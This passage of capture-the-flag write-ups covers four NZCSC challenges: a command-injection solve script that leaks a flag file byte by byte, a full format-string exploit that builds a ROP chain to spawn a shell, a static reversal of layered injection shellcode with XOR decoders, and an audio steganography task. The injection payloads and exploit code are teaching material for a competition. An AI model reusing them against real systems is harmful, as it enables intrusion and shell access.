The first place to start looking for the flag is in `flag.txt` in the current directory ... but that wasn't immediately obvious (some people used previous gunicorn-based challenges and the absolute path was the same or similar). By using a bit of grep (or bash-fu) it's possible to leak the flag byte-by-byte

Solve Script

```
import string
import requests

URL = 'https://chall17.r0.nzcsc.org.nz'

def make(cmd: str):
    res = requests.post(
        URL,
        data=dict(target=cmd),
    )
    output = res.text.split('<div class="terminal">')[1].split('<')[0]
    assert output in ['success', 'failed']
    return output == 'success'

assert make('$(ls -la hehe > /dev/null && echo 127.0.0.1)') == False
assert make('$(ls -la . > /dev/null && echo 127.0.0.1)') == True
assert make('$(ls -la flag.txt > /dev/null && echo 127.0.0.1)') == True

flag_prefix = 'NZCSC{'

while not flag_prefix.endswith('}'):
    for c in string.ascii_letters + string.digits + '_-}':
        flag_guess = flag_prefix + c
        if make(f'$(grep {flag_guess} flag.txt > /dev/null && echo 127.0.0.1)'):
            flag_prefix = flag_guess
            print(flag_prefix)
            break
    else:
        raise Exception('dang')
```

18 - Print2win Revenge

Print2win Revenge is a binary exploitation challenge where you must exploit a format string vulnerability with a number of extra challenges:

1. Limited size of the user_input buffer
2. Limited number of tries (only 2)
3. No return from main - only exit :(

If you used AI to solve this you might have got a different solution but this was the author's intended solve. Please feel free to let us know by email any cool other solves - we'd love to hear them!

Full Solve

```
#!/usr/bin/env python3

from pwn import *  # type: ignore
import re

flag_regex = re.compile(rb"NZCSC{.*}")

remote_host_port: tuple[str, int] = ("localhost", 10011)
exe = ELF("main")
context.binary = exe


def start() -> tube:
    process_args = [context.binary.path]
    if args.GDB:
        return gdb.debug(process_args, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(remote_host_port[0], remote_host_port[1])
    else:
        return process(process_args)


context.terminal = ["tmux", "split-pane", "-h"]
gdbscript = "\n".join([
    "b *main",
    "c",
    "b *main + 148",
    "c",
    "c",
    "c",
])

context.log_level = "debug"
# assert context.binary.libc
# libc = context.binary.libc
libc = ELF("libc.so.6")
```

```
"""
06  free space
07  counter
08  input
09  input
10  input
11  canary
12  frame/rbp
13  ret
"""

io = start()

def send_payload(input: bytes) -> bytes:
    if len(input) == 24 and input.endswith(b"\x00"):
        input = input[:-1]

    assert len(input) <= 23, f"{len(input)=} is too long"
    if len(input) < 23:
        input += b"\n"

    io.sendafter(b"> ", input)
    io.recvuntil(b"> ")
    return io.recvuntil(b"Please ", drop=True)


rbp_leak = int(send_payload(b"%12$p").decode().strip(), 16)

counter_addr = rbp_leak - 0xc8 + 7
warn(f"{hex(rbp_leak)=}")
warn(f"{hex(counter_addr)=}")

def write_byte(addr: int, value: int):
    assert value >= 0 and value < 256, f"{value=} is not valid"
    if value == 0:
        send_payload(flat({
            0: b"%10$hhn",
            16: addr,
        }))
    else:
        send_payload(flat({
            0: f"%{value}c%10$hhn".encode(),
            16: addr,
        }))

def fix_counter():
    write_byte(counter_addr, 255)

fix_counter()

libc_leak = int(send_payload(b"%13$p").decode().strip(), 16)
libc.address = libc_leak - libc.libc_start_main_return
warn(f"{hex(libc_leak)=}")
```

```python
warn(f"{hex(libc.address)=}")
fix_counter()

main_leak = int(send_payload(b"%17$p").decode().strip(), 16)
context.binary.address = main_leak - context.binary.symbols["main"]
warn(f"{hex(main_leak)=}")
warn(f"{hex(context.binary.address)=}")
fix_counter()

def read_str(addr: int):
    res = send_payload(flat({
        0: b"%9$s",
        8: addr
    }))
    fix_counter()
    return res

def write_data(addr: int, data: bytes):
    for i, c in enumerate(data):
        write_byte(addr + i, c)
        fix_counter()

main_ret = rbp_leak - 0x98
warn(f"{hex(main_ret)=}")

ret_gadget = ROP(context.binary).find_gadget(["ret"])
assert ret_gadget is not None
warn(f"{hex(ret_gadget.address)=}")

rop_chain = ROP(libc)
rop_chain.call(ret_gadget)
rop_chain.call(libc.symbols["system"], [next(libc.search(b"/bin/sh"))])

info(rop_chain.dump())


# prep final overwrite
free_space_addr = main_ret + len(rop_chain.chain())
free_space_offset = 13 + len(rop_chain.chain()) // 8
info(f"{hex(free_space_addr)=}")
info(f"{free_space_offset=}")

printf_ret_addr = rbp_leak - 0xd8
info(f"{hex(printf_ret_addr)=}")

leave_ret_gadget = ROP(libc).find_gadget(["leave", "ret"])
assert leave_ret_gadget is not None
warn(f"{hex(leave_ret_gadget.address)=}")

empty_top_of_stack = rbp_leak - 0xd0
warn(f"{hex(empty_top_of_stack)=}")

write_data(main_ret, rop_chain.chain())
write_data(empty_top_of_stack, pack(leave_ret_gadget.address))
```

```python
# success("********************** About to do dangerous write ***********")
ret_gadget_last_2_bytes = ret_gadget.address & 0xffff
write_data(free_space_addr, pack(printf_ret_addr))
io.sendafter(b"> ", flat({
    0: f"%{ret_gadget_last_2_bytes}c%{free_space_offset}$hn".encode()
}, length=23))

io.recvuntil(b"> ")

context.log_level = "warn"


# Print the flag and exit
io.sendline(b"id; ls; cat flag.txt")
io.sendline(b"exit")
print(io.recvall().decode(errors='ignore'))

# Or use this if you want a shell
# io.interactive()
```

19 Matryoshka

This is a shellcode reversing challenge that is layed like a Matryoshka_doll. The below writeup features purely static analysis, however it's recommended that a combination of dynamic and static techniques are used when solving this type of challenge. For dynamic analysis a "shellcode runner" and Windows debugger (such as x64dbg) is recommended.

Layer 1 - Powershell


The outermost layer is a Powershell shellcode runner that uses PInvoke to call native APIs from PS. Eg: https://github.com/0xAbdullah/Offensive-Snippets/blob/main/PowerShell/ShellcodeRunner.ps1

After extracting the hex we are left with a shellcode blob that can be disassembled with pwntools

```
from pathlib import Path
from pwn import disasm, context

context.arch = 'amd64'

LAYER2 = bytes([
    0x41,0x54,0x57,0x56,0x48, # snipped...
])

Path('layer2.asm').write_text(disasm(LAYER2))
Path('layer2.bin').write_bytes(LAYER2)
```

Layer 2 - Shellcode x64

The shellcode from layer2 can be loaded into Ghidra and disassmebled as x64 with the below options:



The below strings are in the shellcode which give us an idea of what is will be doing. It appears to be injecting some shellcode into a remote notepad process.

```
kernel32.dll
CreateProcessA
Sleep
HeapAlloc
GetProcessHeap
OpenProcess
VirtualAllocEx
WriteProcessMemory
Wow64GetThreadContext
Wow64SetThreadContext
ResumeThread
ExitProcess
C:\Windows\SysWOW64\notepad.exe
LoadLibraryA
GetProcAddress
```

After some poking around we discover the below code snippet in Ghidra - it appears to be extracting another payload?

```
void FUN_000001f4(undefined8 param_1,undefined8 param_2,ulong *param_3,long param_4)

{
  ulong uVar1;
  long lVar2;
  byte *pbVar3;
  byte *pbVar4;
  byte local_3b3 [931];
  undefined8 uStack_10;
  undefined8 uStack_8;

  uStack_8 = param_1;
  uStack_10 = param_2;
  *param_3 = 0x39b;
  pbVar3 = &DAT_000004f0;
  pbVar4 = local_3b3;
  for (lVar2 = 0x39b; lVar2 != 0; lVar2 = lVar2 + -1) {
    *pbVar4 = *pbVar3;
    pbVar3 = pbVar3 + 1;
    pbVar4 = pbVar4 + 1;
  }
  if (param_4 != 0) {
    uVar1 = 0;
    do {
      *(byte *)(param_4 + uVar1) = local_3b3[uVar1] ^ (byte)uVar1 ^ 0x67;
      uVar1 = uVar1 + 1;
    } while (uVar1 < *param_3);
  }
  return;
}

```


Recreating this in python we get another payload that we have to XOR decrypt. You also must disassemble as 32-bit because the `C:\Windows\SysWOW64\notepad.exe` is a 32-bit process (it's a bit of a stretch but

debugging the binary would reveal this if you were stuck)

```
from pathlib import Path
from pwn import disasm, context

context.arch = 'i386'

LAYER3 = bytes([
    0x8f,0x99,0x9a,0x9b,0x9c,0xa1, # ...snipped
])
LAYER3 = LAYER3[:0x39b]

decoded = b''
for i, c in enumerate(LAYER3):
    d = (i ^ c ^ 0x67) & 0xff
    decoded += bytes([d])

Path('layer3.bin').write_bytes(decoded)
Path('layer3.asm').write_text(disasm(decoded))
```

Layer 3 - Shellcode x32 (fake flag)


After running strings on layer3.bin we find the following strings



It might be tempted to combine them and reveal the fake-flag `NZCSC{NICE_TRY_CHATGPT_NOT_THIS}` ... there seems to be something else going one and we have to dig deeper...

Layer 4 - Shellcode x32 (in ghidra)

After loading the `layer3.bin` into Ghidra (but decompiling as 32bit) we notice something weird going on at the start of the function. This one will likely require some dynamic analysis, however after a bit of pain and debugging you might find that the shellcode is actually modifying itself!



The above section of shellcode is locating itself in memory (with a `CALL, RET, POP EAX` "get PC" snippet), and then performing a xor decrypt using some kind of array/lookup using a table. Right at the end it performs a `JMP EDI` which jumps to the value right after the table. The start of the table is decoded below. It appears to a list of offset+value pairs that are used to XOR certain shellcode characters at runtime.


```
// 0xffffffd3 is the negative u32 of the number of entries
00000030 d3               ??         D3h
00000031 ff               ??         FFh
00000032 ff               ??         FFh
00000033 ff               ??         FFh

// entry[0]
00000034 07               ??         07h // offset
00000035 01               ??         01h // value

// entry[1]
00000036 13               ??         13h // offset
00000037 5f               ??         5Fh // value

// entry[2]
00000038 05               ??         05h // offset
00000039 a3               ??         A3h // value

// ...
```

The decoder shellcode can be reimplemented in python and used to apply the XOR's to properly decode the shellcode.

```
from pathlib import Path
from pwn import disasm, context
from icecream import ic

context.arch = 'i386'
layer3_bin = Path('layer3.bin').read_bytes()

table_start = 0x30

length_neg = int.from_bytes(layer3_bin[table_start:table_start+4], 'little',
signed=True)
length = -length_neg
ic(hex(length))

table = layer3_bin[table_start+4:][:length*2]
ic(hex(len(table)))

remaining_payload_ints = list(layer3_bin[table_start+4+len(table):])
curr_offset = 0
for i in range(0, len(table), 2):
    offset = table[i]
    value = table[i+1]
    curr_offset += offset
    remaining_payload_ints[curr_offset] ^= value

remaining_payload = bytes(remaining_payload_ints)
ic(len(remaining_payload))
Path('layer4.bin').write_bytes(remaining_payload)
```

Flag

After running the decrypt script the flag `NZCSC{D1D_Y0U_L1KE_TH3_L4Y3R555}` is visible in the strings. The shellcode patched it's own flag at runtime!




Final Steps

You maybe be wondering what the purpose of the final shellcode payload is? If you rev'd it a bit more you would find that you need to put the flag in `C:\Temp\flag.txt` and if it exists and you have the flag in there the "success" messagebox will display.


20 - Flagarang

This challenge is an audio steganography challenge. The most important part of this challenge is that the WAV files conatin raw audio data (lossless). This means we can do some cool tricks with it and represent it in different ways.


The first step of this challenge is to isolate the differences between the two audios `Flagarang.wav` and `Bangarang.wav`. To do this, Audacity can be used to invert the Bangarang audio:




This can then be mixed with Flagarang and rendered to a new track:



This cancels out all matching audio and leaves only the differences between the two tracks which are very minimal and dont sound like audio:



Switching to a spectrogram view, a hint and some data can be seen:



The final step of this challenge is to recognise that `1200x200` corresponds to a visual resolution (remember that WAV is lossless, similar to PNG). After exporting the audio diff and renaming it to a .DATA file, the raw data can be viewed in GIMP. By setting the width to to 1200 and tinkering with the offset and image type to account for the empty space in the audio, the flag can be recovered: